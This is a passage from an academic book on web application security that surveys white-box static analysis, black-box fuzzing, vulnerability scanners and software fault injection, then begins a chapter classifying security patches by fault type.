authors also mention the pressure applied to developers by imposing restrict time-to-market constraints. These aggressive constraints together with reduced cost policies push companies to release their software as soon as possible, disregarding, in many cases, the quality assurance procedures needed to identify and mitigate potential code vulnerabilities. The consequences can be disastrous as shown by the wide collection of vulnerabilities affecting many web sites.

Security auditing is a manual or systematic assessment of a system or application for security. The OSSTMM manual defines six types of tests that can be done to perform security auditing [*Herzog*, 2006]:

1. **Blind.** The auditor knows nothing about the target, but the target is prepared for audit.
2. **Double Blind.** The auditor knows nothing about the target, and the target knows nothing about the auditor.
3. **Gray Box.** The auditor has limited knowledge about the target, but the target is prepared for audit.
4. **Double Gray Box.** The auditor has limited knowledge about the target and full knowledge about the channels. The target is prepared for audit, but does not know what channels will be tested. Also known as white-box.
5. **Tandem.** Both the auditor and the target are prepared for the audit, knowing in advance all the details.
6. **Reversal.** The auditor has full knowledge about the target, but the target is not prepared for audit.

The OSSTMM types of tests can be grouped into the two most commonly considered by practitioners [*Halfond et al.*, 2006b]: the **white-box** (combining the Double Gray Box, the Tandem and the Reversal tests) and the **black-box** (combining the Blind and the Double Blind tests). A blend of both, the **gray-box**, is also sometimes used in security assessments.

Security concern must be present during all the phases of the software development lifecycle and security cannot be seen just as a minor issue. In fact, it must be a design

goal [*Jayaram and Aditya*, 2005] as represented well in Microsoft [*Howard and LeBlanc*, 2003], McGraw Touchpoints [*McGraw et al.*, 2009; *Potter and McGraw*, 2004] and OWASP CLASP [*OWASP Foundation*, 2006] software development lifecycles. To reduce the number of security vulnerabilities, web applications must undergo quality assurance procedures, including white-box and black-box during the development lifecycle and before the software is released [*Epstein*, 2009]. Obviously, as in any other project management activity [*Brooks*, 1995], there is no silver bullet that can solve all security issues. Both approaches are complementary and should be used together.

2.4.4 White-box security analysis

The white-box approach consists of the analysis of the source code (code inspection or static analysis) of the web application. It allows uncovering security problems by looking at the source code of the application without executing it. White-box has no run-time overhead and there is the theoretical possibility of analysis of all the executions of the program [*Bergeron et al.*, 2001]. However, exhaustive source code analysis may not find all security flaws because of the complexity of the code and the presence of unpredictable or erratic situations (like testing programs that use hash codes). In these situations other approaches can be used to complement the results, like the black-box, although conceptually it is not so complete and thorough. Other authors consider the black-box testing as better in security assessment than white-box, which should be used as a complement [*Huang et al.*, 2004]. They state that the black-box is quicker and does not need to have access to the source code (that is not realistic in many real-world situations) whereas white-box scales badly and process scripting languages (so widely used in web applications) poorly.

One common problem of static analysis (white-box) that still prevails is the high number of false positives (number of safe code constructs that are seen as vulnerable by the detection mechanism). Another problem are the false negatives (vulnerable code that is seen as safe by the detection mechanism), as the technique is not easily scalable and researchers usually take a conservative approach, leaving undetected some situations that can convey a missing vulnerability [*Chess and McGraw*, 2004].

81

The white-box is an important security practice that is getting more attention due to its effectiveness in uncovering generic and security bugs before the application is deployed. In fact, it is considered by many as the most efficient way to locate vulnerabilities in the web application [*Wiesmann et al.*, 2005]. A well-done code review can be able to uncover around half of the security problems of the application [*Chess and West*, 2007]. According to an IEEE Computer article, the peer review is able to detect from 31% to 93% of the existing defects, with an average of about 60% [*Boehm and Basili*, 2001]. In this article, the authors also refer that a review focused on a specific problem catches between 15% and 50% more defects than non-directed reviews. However, to find architectural or logical problems other procedures are needed, like threat modeling [*Howard and LeBlanc*, 2003].

Michael Howard, a Principal Security Program Manager in the Trustworthy Computing Group of Microsoft, focusing on secure process improvement and best practices, states that there is a big difference in building software with security in mind from using a normal software development [*Howard and LeBlanc*, 2003]. During development, the software programmer must think like an attacker and view the software from the attacker perspective, not only strictly from the requirements perspective [*McGraw*, 2006].

Also, searching for security vulnerabilities is different from searching for generic software bugs. Security analysis is aimed at probing for dangerous hidden functionalities that are somehow present in the code and that can be maliciously exploited [*Arkin et al.*, 2005; *Howard and LeBlanc*, 2003]. When searching for bugs the objective is to see if the code is compliant with the functional specification of the application. This can be seen as testing for positives. It is, however, common to forget to analyze the consequences of unspecified situations, which usually leads to undetected security problems. Searching for security vulnerabilities, on the other hand, is testing for negatives, which is much more challenging. It is important to verify that the system cannot do more than it was specified to do [*Avizienis et al.*, 2004].

In the early days of software programming, developers used to search for bugs, usually buffer overflows, using a common pattern matching technique. This can be done using the search tools present in many development frameworks or with generic tools like the UNIX `grep` utility. However, manual auditing is time consuming and relies on the security practitioner to know a vast collection of vulnerabilities. To automate this process of searching for security problems, Cigital developed the ITS4 for C and C++ programming languages, which uses basic lexical analysis and was one of the first tools of the kind [*Viega et al.*, 2000].

Static analysis was traditionally applied to detect bugs in the source code, but some attempts have been made to detect malicious artifacts in binary code, like the research based on semantic analysis and model checking done by [*Bergeron et al.*, 2001]. Although some attempts had already been made before, they were focused on the detection of race conditions [*Bishop and Champion*, 1996] and general robustness instead of security problems [*Evans et al.*, 1994]. Static analysis evolved, with new techniques and software developments (e.g. [*Nagy and Mancoridis*, 2009]) and it is considered a fundamental practice within secure software development lifecycles [*Chess and McGraw*, 2004; *Chess and West*, 2007].

Static analysis based on rules as finite state machines was proposed by Ashcraft and Engler and tested with Linux flavours [*Ashcraft and Engler*, 2002]. Developers need to add system specific extensions to their programs that are linked into the compiler to be able to analyse the code searching for defects. Wassermann and Su proposed a method to detect SQL Injection vulnerabilities in the source code by the analysis of dynamically generated database queries using two vectors: syntactic correctness and type correctness [*Wassermann and Su*, 2004]. It is based on the assumption that user inputs can be defined as belonging to a set of regular expressions. They start by performing a dataflow-based analysis, which is able to represent a conservative set of possible values that the variable can take at runtime. The next step is to perform semantic checks to detect any security violation (searching for tautologies in queries, for example). The same authors also presented a formal definition of SQL Injection that can be used to prevent this type of attacks by forbidding input to alter the structure of the query in

runtime [*Su and Wassermann*, 2006]. Also, static analysis was used to detect web application vulnerabilities by addressing input validation issues, which are the most common problems [*Zanero et al.*, 2005]. Using a combination of parsing and semantic analysis, the authors addressed the root cause of problems leading to critical vulnerabilities like SQL Injection, XSS, path traversal, etc. in JSP modules. The use of static analysis to detect SQL Injection and XSS vulnerabilities in a scripting language (in this case, PHP) using a three-tier architecture was addressed in [*Xie and Aiken*, 2006].

To improve program quality developers should use tools that highlight their mistakes. The problem of locating security faults (buffer overflows and format string problems) in C and C++ programs based on user input data and location of dangerous functions was addressed by Nagy and colleagues, resulting in a plugin for the CodeSurfer code review tool [*Nagy and Mancoridis*, 2009]. The free software FindBugs is a widely used static analysis tool that looks for simple, but frequent bugs in Java code [*Bill Pugh et al.*, 2009]. It detects more than 250 bug patterns using dataflow analysis, control flow analysis and conditional analysis [*Ayewah et al.*, 2007]. It was used with high success in finding several hundred bugs in Sun JDK, Glassfish and Google Java code. The Extended Static Checker for Java version 2 (Esc/Java2) is another static analysis tool for Java code [*KindSoftware*, 2009]. It is a heavyweight verification tool that finds common run-time errors in Java programs by looking at the program code and its formal annotations. It identifies correct assertions in the source code by checking if the program annotated assertions agree with the code [*Zimmerman and Kiniry*, 2009]. It helps documenting the code and should be used with critical code. Pixy is another static analysis tool that uses dataflow analysis, but devoted to detect XSS vulnerabilities in PHP code [*Jovanovic et al.*, 2006a]. This tool was later enhanced to include an iterative two-phase algorithm that provides better detection capabilities [*Jovanovic et al.*, 2006b].

Some serious security problems can only be unveiled using manual code review, which is considered the most accurate way to find and diagnose security problems. OWASP released a "Code Review Guide" on how to review code for application vulnerabilities [*OWASP Foundation*, 2009b]. Another important initiative was taken by Fortify that

published its taxonomy of coding errors that affect security with a terminology derived from Biology [*Fortify*, 2006, 2008]. This work can be valuable for developers of analysis tools and helps in comparing the reports of different tools (if they use the same taxonomy). Two members of Fortify, Chess and West, released a reference book covering all the aspects of static analysis and how it should be integrated in the software development cycle [*Chess and West*, 2007].

The use of static analysis is growing fast, even surpassing the black-box testing, according to a Gartner research report [*Feiman and McDonald*, 2009]. This shows that industry is more interested in fixing vulnerabilities before the application is deployed (instead of finding them later on). The Gartner report presents the Magic Quadrant representing the marketplace of major static analysis tool developers like Fortify, Ounce Labs, HP, IBM, Veracode, Coverity, Parasoft, Kloowork, Microsoft and Compuware. The results point out that although different tools can find common bugs, they also find bugs not discovered by other tools. As a best effort, several tools should be used (although this does not also guarantee finding all bugs). Obviously, as in any other project management activity [*Brooks*, 1995], there is no silver bullet that can solve all security issues. Different approaches are usually complementary and should be used together.

2.4.5 Black-box security testing

During the black-box testing the internals of the web application are not known. This approach consists of using fuzzing techniques over the application requests. This technique is called Penetration Testing and is actually a form of robustness testing, as the tool submits nonsense or malicious values to the web application evaluating its response to see if the penetration attempts were successful. This approach is one of the most used (the second most used technique to evaluate the effectiveness of security, according to the survey done in [*Gordon et al.*, 2006]) as it can be applied before and after the application is deployed. It can be used even in cases where the application was not developed using up to date security best practices. It is also one of the few feasible mechanisms that contractors have, to verify in loco the final result of the product in terms of security [*Arkin et al.*, 2005]. Security regulations are also addressing security

testing, as shown by the Open Information System Security Group (OISSG) that released the Information Systems Security Assessment Framework (ISSAF) which has an entire book devoted to penetration testing methodology [*OISSG*, 2006].

Jeremy Brown defines fuzzing as "*targeting input and delivering data that is handled by a target with the intent of identifying bugs*" [*Brown*, 2009]. He classifies fuzzing techniques into two types:

1. **Dumb fuzzing** is done when the fuzzing is performed without any restrictions about the input data. It is randomly generated.
2. **Smart fuzzing** operates according to the specifications of the target input data. It adapts itself to the nature of the target. For example, fuzzing a string value can be treated differently from a date value or a numeric value; or searching for buffer overflows can be done differently than searching for SQL Injection issues. In most cases, the use of smart fuzzing allows reducing the number of injection attempts while obtaining, at the same time, a better excitement of the target system. Smart fuzzing techniques are used in the Attack Injector Tool detailed in chapter 5.

The use of fuzzing techniques to test the behavior of software programs is not new. In 1990, Miller proposed a tool called Fuzz to test the reliability of UNIX kernel and major programs where formal verification could not be used [*Miller et al.*, 1990]. It was the first paper on fuzzing and the tool was a dumb fuzzer that generated random characters for the input of UNIX programs to see the results. The authors were able to crash 24% of the programs tested with this simple procedure.

Fuzzing techniques have been extensively used to discover software bugs during and after the development of applications. During the development cycle, fuzzing tools are considered a reliable solution because they can be developed quickly and reutilized to stress several aspects of the target system.

It has been through fuzzing that almost every file parsing (including XLS, PPT, DOC and BMP) bugs were found by Microsoft [*Howard*, 2006][18]. Fuzzing techniques allow Microsoft to uncover about 25% of their security bugs [*Howard and Lipner*, 2006].

Vulnerability scanner tools use fuzzing techniques (among other resources like a collection of known vulnerabilities and attacks) and their market is increasing steadily [*McGraw*, 2008]. On the attacking side, hackers use fuzzing extensively when searching for vulnerabilities in software [*Koziol et al.*, 2004]. They develop simple programs to assist them in a specific task or use one of the many already available tools, like those presented in [*Krakow Labs*, 2009].

To use smart fuzzing to probe for a specific situation, like the search for a specific type of vulnerabilities, testers must be aware of the characteristics of the target system. For example, to exploit the specific features of different DBMSs, attackers can use documents (cheat sheets) that provide details for probing for SQL Injection in multiple databases including MySQL, Microsoft SQL Server, ORACLE and PostgreSQL [*Daw*, 2006; *Mavituna*, 2007]. An example of a tool that applies fuzzing techniques in various DBMSs is the SQLmap, sponsored by the OWASP project [*Damele*, 2009]. The AJECT tool developed by Neves and colleagues also uses smart fuzzing techniques to discover vulnerabilities on IMAP servers [*Neves et al.*, 2006].

Petukhov and Kozlov presented an improved Tainted Model that marks (or taints) all the variables that come from the outside and prevents its utilization before they are

---

[18] Some of Microsoft Security Bulletins resulting from the use of fuzzing are: XLS (MS06-012), BMP (MS06-005, MS05-002), TNEF (MS06-003), EOT (MS06-002), WMF (MS06-001, MS05-053), EMF (MS06-053), PNG (MS05-009), GIF (MS05-052, MS04-025), JPG (MS04-028), ICC (MS05-036), ICO (MS05-002), CUR (MS05-002), ANI (MS05-002), DOC (MS05-035), ZIP (MS04-034), ASN.1 (MS04-007), Etc.

properly sanitized (or untainted) and solves the four drawbacks[19] that exist in the original Tainted Model [*Petukhov and Kozlov*, 2008]. They also integrate dynamic analysis data that targets traces of web application while the penetration testing is running. This can be applied to develop realistic attack patterns to be used as fuzzer inputs in a second penetration test.

Huang and colleagues proposed a holistic approach to the security of web applications based on the tool Web application Security via Static Analysis and Runtime Inspection (WebSSARI) [*Huang et al.*, 2004]. It is aimed at XSS and SQL Injection vulnerabilities in web applications written in script languages, like PHP. This methodology uses a compile-time technique that verifies the web application code and automatically protects the vulnerable parts of it. The authors derived their formal verification algorithm from a static analysis compile-time technique based on the Typestate from Strom and Yemini [*Strom and Yemini*, 1986]. The WebSSARI produces a large number of false positives and has some drawbacks concerning accuracy and coverage. Thus, the authors developed a new methodology using model checking techniques with improved results [*Huang et al.*, 2004]. Experiments with real-world web applications show that this tool is effective in finding previous unknown vulnerabilities in spite of still having a large number of false positives of around 30% [*Huang and Lee*, 2005].

In the industry, fuzzing techniques allied to the signature of known attacks and vulnerabilities are used to automate the penetration testing of web applications and web services. These tools, called web application vulnerability scanners, perform security testing and assessment, producing reports compliant with many security regulations

---

[19] According to [*Petukhov and Kozlov*, 2008], the four drawbacks affecting the original Tainted Model are bad sanitization decision, inability to handle input validation that is organized as conditional branching, trust to input validation routines and the assumption that "*all data being local to the web application is trustworthy*".

(Sarbanes-Oxley, PCI-DSS, etc.). Web application vulnerability scanners are increasingly being used to test web applications for security problems. In the 2008 CSI/FBI report, 55% of respondents use automated tools to evaluate security technology [*Richardson*, 2008]. However, these tools do not have a complete coverage of all the problems that can occur and they can just uncover about 50% of web problems, according to a WhiteHat website security statistic report [*WhiteHat Security Inc.*, 2008]. In spite of their continuous development, these automated scanners still have some problems related to the high number of undetected vulnerabilities and high percentage of false positives, particularly when detecting ad-hoc SQL Injection and XSS [*Ananta Security*, 2009]. One of the intrinsic problems of these scanners is their lack of ability in detecting logic flaws, like the examples listed in [*Esser*, 2007; *MustLive*, 2009]. These web application vulnerability scanners were tested using the techniques and tools presented in this book, and this is shown in the experiments of chapter 6.

There are many commercial web vulnerability scanners: Acunetix Web Vulnerability Scanner, HP Webinspect, IBM Watchfire AppScan, Buyservers Falcove, N-Stalker Web Application Security Scanner, and Cenzic Hailstrom. Examples of free tools include Gamja, BrupSuite and WebScarab, but these are usually limited scripting tools, not as automatic as their commercial equivalent [*Auronen*, 2002]. During operation, these web application vulnerability scanners include three main stages:

1. The **configuration stage** includes the definition of the URL of the web application and the setup of parameters like authentication, usual input values of common fields, connection settings, depth and style of crawling, etc.
2. In the **crawling stage** the scanner produces a reverse engineer map of the internal structure of the web application identifying all the entry points. The HTML of each page discovered is parsed according to the layout engine embedded into the scanner. This crawling process must identify dynamically created links (generated by JavaScript, for example) and deal with session management. The completeness of this stage is of utmost importance as failing to discover some pages of the application will prevent their testing (in the subsequent scanning stage). The scanner calls the first web page and then

examines its code searching for links. Each link found is requested and this procedure is recursively executed until no more links or pages can be found. During this stage error messages and normal responses are also analyzed to minimize the false positive and false negative rate of the next stage.

3. The **scanning stage** is where the automated penetration tests are performed against the web application by simulating a browser user clicking on links and filling in form fields. During this stage thousands of tests are executed. Malformed requests are also sent in order to learn the error responses. The requests and the responses are recorded and analyzed using vulnerability policies. The responses are validated using data collected during the crawling stage. During this stage new links are frequently discovered. These are added to the result of the crawler in order to be also scanned for vulnerabilities.

After the scanning stage, the results are shown to the user and they are saved for later analysis. Most scanners also show some generic information about the vulnerabilities discovered, including how to avoid and correct them. Besides the graphical user interface, most scanners also have a command line feature with several parameters aimed for automation by using batch jobs.

Web application vulnerability scanners include a collection of signatures of known vulnerabilities of different versions of web applications, web servers, operating systems and network configurations and these signatures are updated regularly as new vulnerabilities are discovered. They also include a set of pre-defined tests for some generic types of vulnerabilities like SQL Injection and XSS. When searching for vulnerabilities like XSS and SQL Injection, the scanners execute lots of pattern variations adapted to the specific test in order to discover the vulnerability and to verify if it is not a false positive. These pattern variations or signatures are also specific of each scanner, therefore different scanners generate different results [*Clarke*, 2009].

Every scanner vendor states that his product is the best. Although scanner benchmarking has already been addressed, there are not many studies focusing on this theme [*Ananta Security*, 2009; *Auger*, 2009; *Huang et al.*, 2003]. Lauri Auronen

reviewed some web application security assessment tools including web application vulnerability scanners from their characteristic perspectives [*Auronen*, 2002]. Although there was a concern on how the tools work (which was difficult to obtain on closed source tools), the authors did not perform any experiments and respective result comparison of actually using the tools.

It is widely accepted that all scanners have a huge rate of false positives and false negatives. One conclusion every researcher seems to agree on is that the use of penetration testing (or any other security practice, like static analysis) can never assure that the web application is free of vulnerabilities [*Auronen*, 2002; *Huang and Lee*, 2005]. Penetration testing of a dynamic and stochastic system, like a web application where the behavior of the system cannot be fully determined by the previous state, produces a set of results with intrinsic randomness. Scanners have their natural limitation in what concerns logic flaws and due to the nature of different scanners their coverage is likely to differ and even a merge of all the results cannot be considered as definitive. Automatic penetration testing should be part of a more thorough security assessment done by an expert security analyst, and whenever possible, be comprehensively integrated as a stage of the software development process.

2.5 Injection of software faults

Fault injection techniques have been largely used to evaluate fault tolerant systems [*Iyer*, 1995]. The mass injection of a large quantity of artificial faults in a system (or in a component of the system) speeds up the occurrence of errors, allowing researchers and engineers to evaluate the impact of faults on the system and/or potential error propagation [*Voas and McGraw*, 1998; *Voas et al.*, 1997]. Fault injection also helps in estimating fault tolerant system measures, such as the fault coverage and error latency [*Arlat et al.*, 1990].

Fault injection techniques have traditionally been used to inject physical (i.e., hardware) faults (e.g., [*Arlat et al.*, 1990, 1993]) or emulate the injection of hardware faults by software (e.g., [*Carreira et al.*, 1995]). In fact, initial fault injection techniques used hardware-based approaches such as pin-level injection or heavy-ion radiation. Pin-level

injection implies a direct physical contact with the target system [*Crouzet and Decouty*, 1982; *Martínez et al.*, 1999] and this research originated an important set of tools used in academia and in the industry, like MESSALINE [*Arlat et al.*, 1989] and RIFLE [*Madeira et al.*, 1994]. On the other side, heavy-ion radiation does not involve any contact with the target system and is usually used in the analysis of transient faults effects on Integrated Circuits [*Gunneflo et al.*, 1989; *Karlsson and Folkesson*, 1995].

The increased complexity of systems has led to the replacement of hardware-based techniques by SoftWare Implemented Fault Injection (SWIFI), in which hardware faults are emulated by software [*Arlat et al.*, 2003]. FTAPE [*Tsai*, 1994], Xception [*Carreira et al.*, 1995], NFTAPE [*Stott et al.*, 2000], GOOFI [*Aidemark et al.*, 2001] are examples of SWIFI tools. Simulation tools like DEPEND [*Goswami and Iyer*, 1990] and VERIFY [*Sieh et al.*, 1997] are also alternatives for performing fault injection experiments.

The injection of realistic software faults (i.e., software bugs) has been absent from fault injection effort for a long time. First proposals were based on ad-hoc code mutations [*Christmansson and Chillarege*, 1996; *Madeira et al.*, 2000] but more recent proposals allow the injection of representative software faults based on comprehensive field studies on the most common types of software bugs [*Durães and Madeira*, 2003, 2006].

The use of fault injection techniques to assess security is actually a particular case of software fault injection, focused on the injection of software faults that represent security vulnerabilities or may cause the system to fail in preventing a security attack. One of the first tools that used fault injection techniques for dynamically testing security in an automated fashion was FIST [*Ghosh et al.*, 1998]. It presented the Adaptive Vulnerability Analysis that dynamically executes the target software, injects malicious contents and monitors the resulting behavior. It was mainly used to search for buffer overflows. Neves and colleagues presented the AJECT tool focusing on the discovery of vulnerabilities on network servers, specifically on IMAP servers [*Neves et al.*, 2006]. In this work, the fault space is the binomial (attack, vulnerability) creating an intrusion that will cause an error and, possibly, a failure of the target system. To attack the target system they used predefined test classes of attacks and some sort of fuzzing.

92

Huang and colleagues proposed a self-protected security assessment framework, called Web Application Vulnerability and Error Scanner (WAVES), to discover SQL Injection and XSS vulnerabilities [*Huang et al.*, 2003]. This open source framework uses fault injection techniques to probe for vulnerabilities. It relies on behavior monitoring to protect itself from XSS attacks affecting the web applications it is scanning and to induce malicious behavior when probing for vulnerabilities. It uses hidden web crawling techniques like syntactic and semantic information in the names of input variables to build a knowledge base that supplies details about what data should be provided as input.

The variety of different classes of mistakes (i.e., software bugs) found in deployed code tends to be enormous [*Chillarege et al.*, 1992], which makes the exhaustive classification of software faults a cumbersome task. However, the distribution of software faults is asymptotic, having a huge variety of relatively rare types and a small group of frequent types accounting for the majority of faults found in the field [*Christmansson and Chillarege*, 1996; *Durães and Madeira*, 2006]. Therefore, the study and classification of the most common set of software faults is representative of the majority of faults present in software programs.

The G-SWFIT fault injection technique focuses on the emulation of the most frequent types of faults found in software programs [*Durães and Madeira*, 2006]. It is based on a set of fault injection operators conveying the location pattern and the code change needed to inject the bugs. The fault injection reproduces, directly in the target executable code, the instruction sequences that represent the most common types of high-level software faults. These fault injection operators were obtained as a result of a field study that analyzed and classified more than 650 real software faults discovered in several programs, identifying the most common (the "top-N") types of software faults.

The results of the field study conducted by Durães and colleagues [*Durães and Madeira*, 2006] can be used in other areas, like web application environment, given the necessary conversions between the programming languages used. The top 12 fault types in the applications studied by Durães represent around 50% of the faults types found in

the field [*Durães and Madeira*, 2006]. This is depicted in Table 2-2 where the column ODC class shows the fault classes defined according to the Orthogonal Defect Classification (ODC) of IBM [*Chillarege et al.*, 1992].

Table 2-2 - Most frequent software fault types, derived from a field work.

*(adapted from [*Durães and Madeira*, 2006])*

Fault type	Description	% in the field	ODC class
MIFS	Missing "If (*cond*) { statement(s) }"	9.96 %	Algorithm
MFC	Missing function call	8.64 %	Algorithm
MLAC	Missing "AND EXPR" in expression used as branch condition	7.89 %	Checking
MIA	Missing "if (*cond*)" surrounding statement(s)	4.32 %	Checking
MLPC	Missing small and localized part of the algorithm	3.19 %	Algorithm
MVAE	Missing variable assignment using an expression	3.00 %	Assignment
WLEC	Wrong logical expression used as branch condition	3.00 %	Checking
WVAV	Wrong value assigned to a value	2.44 %	Assignment
MVIV	Missing variable initialization using a value	2.25 %	Assignment
MVAV	Missing variable assignment using a value	2.25 %	Assignment
WAEP	Wrong arithmetic expression used in parameter of function call	2.25 %	Interface
WPFV	Wrong variable used in parameter of function call	1.50 %	Interface
Total faults coverage		**50.69 %**	

The fault operators defined by Durães and colleagues allow the injection of a given fault only in a code location where that kind of fault could realistically exist. For example, MIFS fault type seen in Table 2-2 can only be injected in places that represent an `if` structure. Furthermore, Durães and colleagues defined a set of restrictions (based on the field observations) that are taken into account by the G-SWFIT tool to increase the realism of the injected fault [*Durães and Madeira*, 2006]. The methodology followed by this seminal work on the study of common software bugs and the conditions and restrictions that must be met so they are likely to exist was the inspiration of our work on web application security vulnerabilities, which is detailed in chapter 3 and chapter 4.

2.6 Conclusion

In this book, we address the security of database-centric web applications. However, web applications are just a part of a larger system that has evolved considerably over time. Since the development of the first software product that there has always been someone trying to exploit vulnerabilities. The technology evolved and ancient software paradigms no longer apply to the current technology where virtually everything is interconnected and can be easily accessed from anywhere. Weakly defined technological standards, tight time-to-market constraints and lack of expertise on security allied to a huge demand of new and updated software created an environment where unsecured web applications breed at an incredible pace. Furthermore, computer networks and the web expose security flaws to a worldwide audience, while increasing the rate at which the assets are being traded at the same time. Obviously, the underground economy is flourishing in this fragile environment where no final solution is available yet.

Web applications provide a direct path to the inner organization assets (database, documents, computers in the LAN, etc.) and, when vulnerable, existing network or operating system security mechanisms are useless. In recent years web applications have become the preferred target for attacks directing an organization, which is confirmed by many security reports and constant news headlines.

Organizations like OWASP, SANS, WASC, and NIST provide free resources to developers and security practitioners. To build safer web applications corporations and governments released security standards like the PCI-DSS and secure software development lifecycles initiatives like the OWASP Comprehensive, Lightweight Application Security Process (CLASP), Microsoft Secure Development Lifecycle and Software Security Touchpoints.

However, although these procedures and standards are mandatory for companies that want to be compliant, that is not the case of the vast majority of web applications in the field. Furthermore, there is neither time nor enough resources to rewrite the millions of existing web applications using state of the art coding practices. Attacks can come from

many input vectors, located at any enterprise perimeter layer, so it is important to provide additional intrusion detection capabilities at the application level covering explicitly these web application attacks.

The top two of the most critical vulnerabilities exploited by web application attackers are XSS and SQL Injection. They are the result of poor input validation and these vulnerabilities are so common and the exploitation so devastating that it can affect the privacy of web users, put in danger the business of enterprises and jeopardize critical government infrastructures. To fight the situation of insecurity these vulnerabilities should be addressed as soon as possible and there has been intensive research on this matter.

New tools and procedures have been developed and deployed, many of them derived from the knowledge and experience of network and operating system solutions, since they have been faced this problem for a longer time. The use of encryption, Defense-in-Depth strategies, intrusion detection mechanisms, web application firewalls, static and dynamic analysis are some of the areas that have been researched. They are key elements in the process and, in spite of all the efforts done so far, there is still a lack of knowledge on how security mechanisms can be assessed systematically. Their effectiveness needs to be carefully assessed, and this represents one major concern among security practitioners. For example, there is still no consensus around a good solution to detect intrusions at the database level, where the more damaging attacks strike.

The software fault injection area has been traditionally used to evaluate fault tolerant systems using hardware and more recently software approaches with proven results. It was even used to emulate common software bugs and this could be used for web application vulnerabilities derived from bad coding practices. This could be used to build a body of knowledge about the most common security vulnerabilities, which could be helpful to improve security mechanisms.

Due to the increasing reliance on tools that help developing and are used to protect web applications there is also a demanding need for assessment procedures of these tools.

There should be a way to verify if a security mechanism is really working while protecting a specific environment, even if it works well in another predefined situation. This could be done by a mechanism able to inject realistic vulnerabilities in custom web applications and attack them while verifying the response of the security mechanism to this attack.

3

Analysis and Classification of Web Security Vulnerabilities

Our main contribution to fight the problem of security in web applications is the proposal of a methodology to assess security mechanisms, using as foundation the concept of fault injection. The methodology, based on the injection of realistic vulnerabilities and subsequent exploit of the vulnerabilities to attack the system, provides a practical environment that can be used to test countermeasure mechanisms (like IDS, web application vulnerability scanners, firewalls, etc.), train and evaluate security teams, estimate security measures (such as the number of vulnerabilities present in the code), among others.

In order to provide a realistic environment to test security mechanisms, we must deal with true to life vulnerabilities. For that matter, we need to know where real vulnerabilities are usually located in the source code, what is the difference between a vulnerable and a non-vulnerable piece of code, and their distribution among web applications. The knowledge of this data is not only essential to implement our vulnerability injection technique, but also of most interest to the research community in the security area.

In this chapter we present the results of a field study on the most common vulnerabilities, which provides a truthful body of knowledge on real security vulnerabilities that accurately emulate real world security problems. The data was obtained by analyzing past versions of representative web applications with known vulnerabilities that have already been corrected. The main idea is to compare the piece of defective code with the corrections made to secure it. This code change (or the lack of it in the vulnerable application) can be viewed as the reason for the presence of the vulnerability. Note that, this methodology can generically be used in other field studies to obtain the characterization and distribution of the source code defects that originate vulnerabilities in web applications.

The field study described in this chapter uses data from 655 security patches of six widely used web applications. Results are compared with other field studies on general software faults (i.e., faults not specifically related to security), showing that only a small subset of common software fault types is related to security. Furthermore, the detailed analysis of the code of the patches shows that web application vulnerabilities result from software bugs affecting only a restricted collection of statements, which greatly facilitates the emulation of vulnerabilities through fault injection, as the effort can be concentrated on the emulation of vulnerabilities in a small number of types of statements. A detailed analysis of the conditions/locations where each fault was observed in our field study is presented at the end of this chapter, allowing future definition of realistic fault models that cause security vulnerabilities in web applications, which is a key element for the security research in the area.

The resulting data can be a framework applied to various research topics involving web application security. We have used it to train security assurance teams and to evaluate security mechanisms, like web application vulnerability scanners and an IDS (see chapter 6 for details). This data is also the driving component for both the vulnerability injection (see chapter 4 for details) and attack injection (see chapter 5 for details).

The structure of the chapter is the following: Section 3.1 proposes the methodology of performing a field study on web application vulnerabilities. Section 3.2 introduces our

target web application family and their security vulnerabilities that are going to be used as the test bed in our methodology. Section 3.3 presents the results of applying the methodology, including the details of the most common software bugs that can be used in the process of realistic emulation of vulnerabilities. Section 3.4 concludes the chapter.

3.1 Vulnerability analysis and classification approach

When application vulnerabilities are discovered, software developers correct the problem releasing application updates or patches. Our study uses these patches to understand which code is responsible for security problems in web applications. With this approach, we can classify the code structures that cause real security flaws and identify the most frequent types of vulnerabilities observed in the web applications considered in our field study.

For each web application under test (section 3.2.1 presents the web applications actually used in the field study), the methodology to classify the security patches is the following:

1. Verification of the patch to obtain the right version of the web application where it applies. We need confirm the availability of the specific version of the web application and obtain it for the rest of the process. It is mandatory to have both the patch and the vulnerable source code to be able to analyze what code was fixed and how, unless the patch file has all this information (which is unusual).

2. Analysis of the code with the vulnerability and compare it with the code after being patched. The difference between the vulnerable and the secure piece of code is what is needed to correct the vulnerability. This is what the software developer should have done when he first wrote the program and this is what we have to classify.

3. Classification of each code fix that is found in the patch. The absence of the actions programmed in the patch represents what causes the vulnerability. For example, if the patch replaces the variable `$id` with `intval($id)`, we consider that the vulnerability is caused by the absence of the `intval` function

in the original code. To be accurate, we followed the patch code analysis guidelines described in section 3.1.2.

4. Loop through the previous steps until all available patches of the web application have been analyzed.

3.1.1 Classification of software faults from the security point of view

The security patch code was analyzed using a classification based on the software fault work proposed by Chillarege and colleagues [*Chillarege et al.*, 1992; *Christmansson and Chillarege*, 1996] that have introduced the Orthogonal Defect Classification (ODC), typically used to classify software faults or defects after they have been fixed. The ODC has been used to improve the software design process and it bridges the gap between statistical defect models and the causal analysis. One of the drivers of their work was that the knowledge of the source of the problems could help correcting them and avoiding the introduction of these problems in the future. The underlying idea is that knowing the root cause of software defects helps in removing their source by improving the development process, therefore contributing to the improvement of software quality [*Mays et al.*, 1990].

Having this same motivation, but directed to the security problems of web applications, the goal of our field study is to provide a detailed analysis of the reasons why various security flaws exist. However, in this particular case only the ODC defect types that are directly related to the code are relevant. These defect types are the following: **Assignment** - errors in code initialization; **Checking** - errors in program logic and validation; **Interface** - errors interacting among components; **Algorithm** - need algorithm change without a design change. Although Function and Timing/Serialization are also related to the code we do not consider them because we did not found any example of these types in the field data we analyzed.

The four classes of ODC fault types considered (assignment, checking, interface and algorithm) are too broad and they do not provide enough detail for the precision needed by the present field study. In fact, to be able to emulate vulnerabilities, we need to analyze the code from the point of view of the software programmer, so each of the

ODC types was further detailed considering the nature of the defect [*Durães and Madeira*, 2006]: **missing construct**, **wrong construct**, and **extraneous construct**. With this extension, the five classes of the ODC originate 62 fault types (Table 3-1). However, the field study presented in [*Durães and Madeira*, 2006] found that more than 60% of the software faults fall into a small set of fault types (13 fault types) that were used to support the fault model of the G-SWFIT tool for the emulation of software faults [*Durães and Madeira*, 2006].

Table 3-1 – Detailed analysis of faults.

(adapted from Tables 6, 7, 8, 9 and 10 of

[Durães and Madeira, 2006])

ODC types	Fault nature	Specific fault types
Assignment	**Missing construct**	Missing variable initialization using a value (**MVIV**)
		Missing variable initialization using an expression (**MVIE**)
